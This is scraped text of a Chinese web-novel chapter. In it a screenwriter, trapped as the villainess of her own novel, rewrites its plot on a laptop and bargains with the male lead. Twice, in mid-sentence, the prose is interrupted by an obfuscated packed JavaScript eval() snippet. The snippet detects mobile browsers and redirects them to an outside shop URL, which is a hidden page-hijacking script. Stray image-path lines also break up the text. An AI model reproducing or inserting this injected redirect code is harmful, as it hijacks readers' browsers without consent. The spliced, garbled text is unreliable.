“咖啡泼人这种事,太低级了。”苏芷柔弯了弯嘴角:“走,我们去找个安静的地方,我有些事想跟你聊聊。” “聊……什么?不,我们应该没什么好聊的……” 苏芷柔伸手,拿过沈棠手里被攥得皱巴巴的剧本,翻到被荧光笔画得密密麻麻的那一页,那是女主试镜失败后在雨中哭泣的重场戏。 她合上剧本,看着沈棠的眼睛,一字一字地说: “当然是聊你怎么当上这部戏的女一……” 那天晚上,苏芷柔回到公寓时已经接近十一点。 周曼被她打发走了,临走前一脸欲言又止的表情,最后还是没忍住:“苏芷柔,你今天是不是中邪了?要不要我给你找个道士,画几张符放家里。” “可能吧。”苏芷柔关上门,把自己扔进那张硬邦邦的床上。 天花板上的水晶灯依然坏着三颗灯泡,昏黄的光落在她脸上,她盯着那些虚假的水晶切面看了很久,然后坐起来,打开了床头的笔记本电脑。 这是苏芷柔的电脑,开机密码她在手机备忘录里找到了,六个0,和她本人一样毫无安全意识。 桌面很乱,堆满了各种文件夹:试镜视频、精修照片、美颜App、购物车截图。 苏芷柔一个个点开看过去,试图从这个角色的数字痕迹中拼凑出更多信息。 然后她发现了一个文件夹。 名字叫“剧本” 里面只有一个Word文档,文件名是:《星光予你》.docx 苏芷柔的手指悬在触摸板上方,心跳忽然变得很快。 她双击打开。 文档的界面和她在现实中使用的写作软件一模一样。 页面上密密麻麻排满了文字,章节标题、正文、分隔符,每一条格式她都无比熟悉,因为这就是她写的。 她快速往下滚动。 第一章,第二章,第三章……剧情和她记忆中的完全一致,一字不差。 一直滚动到第30章末尾,她停了下来。 第30章是她存稿箱里的最后一章。 从第31章开始,文档是一片空白。 也就是说,这本书的后续,还没有被写出来。 苏芷柔尝试着把光标移动到第30章的末尾,敲下了几个字: 【第31章】 然后她犹豫了一下,继续打字: 【苏芷柔回到公寓后,打开了电脑。】 文档上的文字在她敲下句号的那一刻,忽然闪烁了一下。 不是屏幕闪烁,而是文字本身在发光,一种极淡的金色光芒从字迹上流淌而过,像是有什么东西被激活了。 然后她听见系统提示音再次响起: 【检测到宿主主动介入剧情。】 【女配值+5。当前女配值:77/100。】 【系统备注:您的行为虽偏离原定剧情,但符合“恶毒女配攀附权贵”的基础人设,故予以加分,请继续保持。】 苏芷柔盯着那行字看了三秒钟,然后忍不住笑 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485711|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 了出来。 攀附权贵? 她往椅背上一靠,对着天花板说:“谁攀附权贵了?我明天去见陆司珩,是要跟他谈条件。” 不过苏芷柔转念一想,这个男主陆司珩反倒是一个不错的挡箭牌。 系统没有回应。 苏芷柔把目光重新落回文档上。 第31章的空白页面在屏幕上一闪一闪地等着她,她伸出手,放在键盘上,却迟迟没有敲下去。 如果她写下的文字真的能影响这个世界,那她应该写什么? 把苏芷柔写成逆袭大女主?把陆司珩写成恋爱脑?把沈棠写成黑化反派? 不,这已经严重违背她当初写的初衷了。 她想了想,手指开始在键盘上飞快地敲击。 【第31章】 【苏芷柔没有去见陆司珩。她买了一张机票,飞到了南方的海边城市,在那里开了一家小小的花店,养了一只橘猫,每天早晨给店门口的绿萝浇水,下午坐在阳光里看书。她再也没有回到娱乐圈,再也没有见过陆司珩和沈棠。她过完了平静而普通的一生。】 敲完最后一个句号,她停下来,等待。 文字没有发光。 系统没有提示音。 什么都没有发生。 她皱起眉,又等了一分钟,依然毫无变化。 然后她明白了。 这个世界的规则不允许她逃避,或者说,她写的那些关于“平静生活”的句子,并不符合这个世界的底层逻辑,《星光予你》是一本娱乐圈穿书文,它的叙事引擎需要冲突、需要戏剧性、需要人物之间的纠缠。 一个恶毒女配忽然跑去开花店,这个故事就散了架了。 她不能逃离剧情,只能改写它。 苏芷柔深吸一口气,选中刚才那段文字,按下删除键。 然后她重新写道: 【第31章谈判】 【国贸三期42层,陆司珩的办公室比苏芷柔想象中更加冷淡。落地窗外是北京城灰蒙蒙的天际线,室内只有黑白灰三种颜色。他坐在办公桌后面,袖口挽到小臂,露出一截线条分明的手腕,正低头翻看她递来的方案。】 【“所以你的意思是,”他抬起头,目光透过金边眼镜的镜片落在她脸上:“让我签下沈棠,投资你成立工作室,而你一个目前全网黑评、演技稀烂、没有任何成功案例的十八线艺人,来做我的合作伙伴?”】 【“对。”苏芷柔说。】 【“给我一个理由。”】 【苏芷柔笑了笑,从包里抽出一份文件放在他面前,那是沈棠正在被对家公司挖墙脚的证据,以及一份详细的《深渊》角色适配分析报告,陆司珩翻开第一页,看到沈棠的试镜视频截图时,手指微微一顿。】 【陆司珩皱眉:“这些资料,你怎么拿到的?”】 【“因为我知道一些事情。”苏芷柔看着他的眼睛:“一些本该在两个月后才发生的事情。”】 她敲完最后一个字,按下回车。 这一次,文字亮起了金色的光芒。 光从屏幕上升起来,像被风吹散的蒲公英种子,飘向房间的每一个角落,然后缓缓消融在空气中。 与此同时,系统提示音叮咚响起: 【剧情已更新。】 【第31章“谈判”已载入世界线。】 【检测到宿主主动推进主线剧情,女配值+8。当前女配值:85/100。】 【干得不错,恶毒女配你做的越来越好了!】 苏芷柔合上电脑,赤脚走到窗前,拉开窗帘。 北京的夜晚在窗外铺展开来,万家灯火像一片倒扣的星河,远处的国贸三期亮着零星的灯光,42层的位置,有一扇窗户还亮着冷白色的光。 她不知道陆司珩是不是还在办公室里。 但她知道,明天下午三点,她会准时出现在那扇窗户后面。 这一次,剧本由她来写。 3. 一个关于恶毒女配如何拒绝做恶毒女配的故事…… 国贸三期的大堂冷气开得太足了。 苏芷柔站在电梯间里,看着楼层数字一格一格往上跳,指尖微微发凉。 她今天穿了一件自己从衣柜最深处挖出来的黑色西装裙,没有亮片、没有蕾丝、没有荧光色,简洁得不像苏芷柔的穿衣风格。 周曼帮她整理衣领的时候,欲言又止了整整三分钟,最后只挤出一句:“你确定不用我陪你上去?” “不用。” “那我在楼下等你,如果半小时后你没下来,我就报警。” 苏芷柔被这句话逗笑了。但她知道周曼不是在开玩笑,在原著里,陆司珩确实有过把得罪他的人“请”到办公室然后让对方从娱乐圈消失的记录。 电梯门在42层打开。 迎面是一面巨大的落地玻璃幕墙,整层楼被改造成了一间极简主义风格的办公室,灰色大理石地面,白色墙面,黑色皮质沙发,没有任何多余的装饰,唯一有颜色的是墙角那盆绿植,一株修剪得很克制的琴叶榕。 陆司珩的秘书是个戴无框眼镜的年轻男人,西装笔挺,领带系得一丝不苟,他看见苏芷柔从电梯里走出来,脸上没有露出任何惊讶的表情,只是礼貌地站起身:“苏小姐,陆总在会议室等您,请跟我来。” 苏芷柔跟着他穿过一条走廊,经过一间会议室,最后停在一扇深灰色的门前。 秘书敲了两下门,打开门侧身让到一边,待苏芷柔进去后轻声地关上门。 办公室比她想象中更大,三面落地窗,北京城灰蓝色的天际线在窗外铺展开来,室内依然是黑白灰的色调,唯一打破这种冷感的是桌上一只白色的陶瓷咖啡杯,杯沿有一道浅浅的咖啡渍,显示这个空间的主人确实在这里生活着,而不仅仅是一张杂志照片。 陆司珩坐在办公桌后面。 他已经换掉了昨天被泼咖啡的那套西装,今天穿的是一件深炭灰色的衬衫,袖口挽到小臂,露出一截线条分明的手腕,左手腕上戴着一只表,表盘是深蓝色的,在室内光线下像一小片凝固的夜空。 他没有戴眼镜,昨天在片场他也没有戴,但苏芷柔注意到桌角放着一副金边眼镜,镜片反射着电脑屏幕的光。 “坐。” 他头也没抬,目光仍然落在面前的文件上,苏芷柔在桌前的椅子上坐下,安静地等待。 大约过了两分钟,他合上文件,抬起头。 四目相对的瞬间,苏芷柔感受到了一种奇异的压迫感,不是那种刻意释放的威压,而是一种更本能的、属于食物链上层的从容,像猫看着一只自愿走进房间的老鼠,不急着一口吃掉,而是先观察一下这只老鼠到底想干什么。 “你比预约时间早到了七分钟,苏芷柔你很准时,跟网上的评价不太一样。”他说。 “堵车没有我想象的严重。” 陆司珩的嘴角几不可见地动了一下,不知道算不算一个笑:“方案呢?” 苏芷柔从包里抽出一份文件夹,放在桌上推过去,封面上只有两个字:沈棠。 陆司珩翻开第一页。 那是苏芷柔昨晚花了三个小时准备的资料。 第一部分是沈棠的履历分析,她出道两年,演过四部戏的女配,豆瓣评分最高7.2,最低4.8,但所有评论里有一条共同点:对沈棠本人的评价都是正面的。 “演技在线”、“有灵气”、“被剧本拖累了”、“期待她演女主”…… 第二部分是对家公司的挖角证据:在原著第36章,沈棠会因为受不了苏芷柔的持续打压而考虑跳槽,恰好被对家公司“星耀传媒”抓住机会递出橄榄枝,这件事后来被陆司珩发现并拦截,但过程并不愉快。 苏芷柔把所有的时间节点、涉及人物、可能的谈判筹码都列了出来。 第三部分是《深渊》的角色适配报告:《深渊》是盛世娱乐今年最重要的S+项目,一部悬疑题材的网剧,女主是一个表面温柔、内里坚韧的心理医生。这个角色需要演员有干净的底色和足够的深度,而沈棠恰好两者兼具。 陆司珩一页一页地翻着。 他的阅读速度很快,但每翻一页都会停顿几秒,似乎在消化和判断。 翻到《深渊》适配报告时,他停住了。 “这些镜头分析,谁做的?” “我。”苏芷柔说。 这是实话,她昨晚熬了个大通宵,把沈棠所有公开的表演片段都找出来看了一遍,用她作为编剧的专业眼光,逐帧分析沈棠的微表情控制、情绪层次、肢体语言的优缺点。 陆司珩抬起头看她,目光里多了一丝审视。 “苏芷柔,”他念她的名字,语气和昨天在片场一样,像在评估一份资产:“昨天之前,你是一个连台词都背不下来的演员,今天你给我一份专业级的艺人评估报告,你觉得我应该怎么理解这件事?” 苏芷柔早有准备。 “每个人都有不为人知的一面。”她说:“就像陆总您,表面上是一个只关注数据和利润的资本操盘手,但实际上……” 她停顿了一下,目光落在他桌角那本倒扣着的书上。 那是一本很旧的诗集,书脊的烫金标题已经磨损得几乎看不清了。 但苏芷柔认出了封面的颜色,深蓝色的布纹封面,是博尔赫斯诗选的一个老版本。 在原著中,陆司珩喜欢博尔赫斯这件事,在第72章才被沈棠意外发现。 那是他这个人物的一个关键细节:冷硬资本外壳下的文艺内核。“实际上,”苏芷柔把目光收回来,直视他的眼睛:“您会给一个十八线艺人七分钟的提前入场时间,而不是直接让她走人。这说明您对‘意外’这件事,抱有一定程度的好奇心。” 陆司珩沉默了几秒。 然后他把那份报告翻到最后一页,从笔筒里抽出一支钢笔,在页面空白处写了几个字。 “沈棠的合约,我会让人去谈。”他把文件夹合上,推回给苏芷柔:“但你说的合作,不止于此。” “对。”苏芷柔说:“我要成立工作室。” “用盛世的钱?” “用你的资源。”她纠正道:“我不需要你直接投资,我需要你帮我拿到三样东西:第一,解除我和现在这家公司的经纪约,合同里有一项‘形象受损可单方面解约’的条款,他们已经在准备启动了。第二,帮我约一个人。” “谁?” “编剧温晴。” 陆司珩的眼神终于起了一点真正的变化。 温晴是业内顶尖的编剧,也是《深渊》的原著作者兼剧本总监,这个人出了名的难约,从不参加饭局,不接受陌生拜访,所有沟通只通过邮件。 “你要见她做什么?” “给她看一个故事。”苏芷柔说:“一个关于恶毒女配如何拒绝做恶毒女配的故事。” 办公室里安静了很长时间。 窗外的光线在慢慢变化,一片云移过来 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485712|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,在落地窗上投下缓缓移动的阴影。 陆司珩靠进椅背里,手指无意识地转动着钢笔,目光落在苏芷柔脸上,像在读一行不太好理解的句子。 然后他忽然开口了。 “昨天在片场,你是故意把咖啡泼到我身上的。” 这不是一个疑问句。 苏芷柔没有否认:“对。” “为什么?” “因为在原定的剧情里,我应该泼沈棠,泼完之后上热搜,被骂三天,然后下一次再泼,再被骂,直到所有人都厌倦了这个循环。”她看着他:“我不想再按那个剧本演了。” 陆司珩的手指停止了转动。 “你说的‘原定剧情’,”他缓缓开口:“是指什么?” 苏芷柔迎着他的目光,没有躲闪。 “如果我说,这个世界是一本书,而我是那个写书的人,你会不会觉得我疯了?” 又是一阵沉默。 然后陆司珩做了一个出乎她意料的动作。 他把桌上那本倒扣的博尔赫斯诗选翻了过来,翻到其中某一页,念了两句: “‘我并非为了少数精确的读者而写作,也并非为了那个被报纸和赞誉堆砌成的名为“公众”的抽象实体。我写作,是为了我自己,为了那些让我得以成为自己的缓慢而黑暗的转变。’” 他合上书,看着她。 “如果这个世界是一本书,那每个人都在写自己的那一页,你昨天选择不泼沈棠,今天选择坐在这里,那么你已经在修改你那一页了。” 他站起身,走到落地窗前,背对着她。 北京城在他脚下铺展成一片灰色的棋盘,车流如蚁,行人如尘。 “明天我会让法务部联系你现在的经纪公司,温晴那边,我给你一个邮箱地址,能不能约到她,看你自己。” 苏芷柔站起来:“谢谢。” “不用谢。”他没有回头:“这不是帮你。这是我对一份合格商业计划书的正常回应。” 苏芷柔走到门口时,他又开口了。 “苏芷柔……” 她停住,回头。 陆司珩仍然站在窗前,逆光中看不清他的表情,只能看见他手腕上那块表反射着一点幽蓝的光。 “下次提前到的时候,不用在楼下等那七分钟,你可以直接上来。” 走出国贸三期的大门,北京初夏的阳光兜头浇下来。 